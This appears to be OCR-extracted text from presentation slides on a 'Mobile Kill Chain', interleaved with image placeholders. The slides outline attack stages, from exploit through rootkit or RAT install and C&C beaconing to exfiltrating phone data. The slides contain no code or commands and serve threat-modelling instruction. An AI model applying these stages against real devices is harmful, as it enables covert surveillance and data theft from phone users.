
Install

C2

Act on objective

Maintain


Mobile Kill Chain



EXECUTE EXPLOIT

- Trigger the exploit
- Use app’s existing msg handlers

Mobile Kill Chain



Load Malicious Code

- Gain root
- Install LKM, Rootkit, RAT

Recon

Weaponize

Deliver

Exploit


Install

C2

Act on objective

Maintain


Mobile Kill Chain



COMMAND & CONTROL

- RAT connects to C&C server
- Begins beaconing to announce

Mobile Kill Chain



MEET OBJECTIVES

- Exfil phone data
- Leverage sensors to explore
- Wait for USB connectivity

Recon

Weaponize

Deliver

Exploit

